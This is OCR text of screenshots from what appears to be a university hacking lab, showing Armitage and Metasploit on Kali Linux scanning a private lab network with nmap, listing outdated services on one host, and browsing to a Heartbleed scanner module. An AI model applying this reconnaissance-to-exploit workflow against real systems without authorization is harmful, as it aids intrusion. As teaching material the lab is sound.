10.0.2.8
Cancel
OK
Console X
nmap
[*] Nmap: Nmap scan report for 10.0.2.1
[*] Nmap: Host is up (0.00064s latency).
[*] Nmap: Nmap scan report for 10.0.2.8
[*] Nmap: Host is up (0.00034s latency).
[*] Nmap: Nmap scan report for 10.0.2.15
[*] Nmap: Host is up (0.000099s latency).
[*] Nmap: Nmap done: 256 IP addresses (3 hosts up) scanned in 2.92 seconds
msf5 > S
Right Ctrl



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage 11:50 AM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
10.0.2.15
Message
Scan Complete!
Use Attacks->Find Attacks to suggest applicable exploits for your targets.
OK
Console X
nmap
[*] Nmap: Initiati
[*] Nmap: Completed NSE at 11:50, 0.00s elapsed
[*] Nmap: Initiating NSE at 11:50
[*] Nmap: Completed NSE at 11:50, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 19.65 seconds
msf5 >
Right Ctrl



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage 11:51 AM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
10.0.2.8
10.0.2.1
10.0.2.15
Console X
nmap X
nmap X
[*] Nmap: Initiating NSE at 11:50
[*] Nmap: Completed NSE at 11:50, 0.00s elapsed
[*] Nmap: Initiating NSE at 11:50
[*] Nmap: Completed NSE at 11:50, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 19.65 seconds
msf5 >
Right Ctrl


Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage 11:54 AM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
10.0.2.8
10.0.2.1
10.0.2.15
Console X
nmap X
nmap X
[*] Nmap: Host is up (0.00036s latency).
[*] Nmap: Not shown: 995 closed ports
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 21/tcp open ftp OpenBSD ftpd 6.4 (Linux port 0.17)
[*] Nmap: 22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.7 (Ubuntu
Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: | 1024 eb:07:c5:e2:1b:e9:82:18:f8:59:37:c2:e2:f3:e6:94 (DSA)
msf5 >
Right Ctrl



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Right click
10.0.2.8
10.0.2.1
10.0.2.15
Login
Services
Scan
Host
Console X
nmap X
nmap X
Services X
host name port proto info
10.0.2.8 ftp 21 tcp OpenBSD ftpd 6.4 Linux port 0.17
10.0.2.8 ssh 22 tcp OpenSSH 5.9p1 Debian 5ubuntu1.7 Ubunt...
10.0.2.8 telnet 23 tcp Linux telnetd
10.0.2.8 http 80 tcp Apache httpd 2.2.22 (Ubuntu)
10.0.2.8 ssl/http 443 tcp Apache httpd 2.2.22 (Ubuntu)
Refresh
Copy
Right Ctrl



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armita... 12:00 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
scanner
ssl
openssl_heart
heartbleed
10.0.2.8
10.0.2.1
10.0.2.15
Console X
nmap X
nmap X
Services X
host name port proto info
10.0.2.8 ssh 22 tcp OpenSSH 5.9p1 Debian 5ubuntu1.7 Ubunt...
10.0.2.8 ftp 21 tcp OpenBSD ftpd 6.4 Linux port 0.17
10.0.2.8 telnet 23 tcp Linux telnetd
10.0.2.8 http 80 tcp Apache httpd 2.2.22 (Ubuntu)
10.0.2.8 ssl/http 443 tcp Apache httpd 2.2.22 (Ubuntu)
Refresh
Copy
Right Ctrl

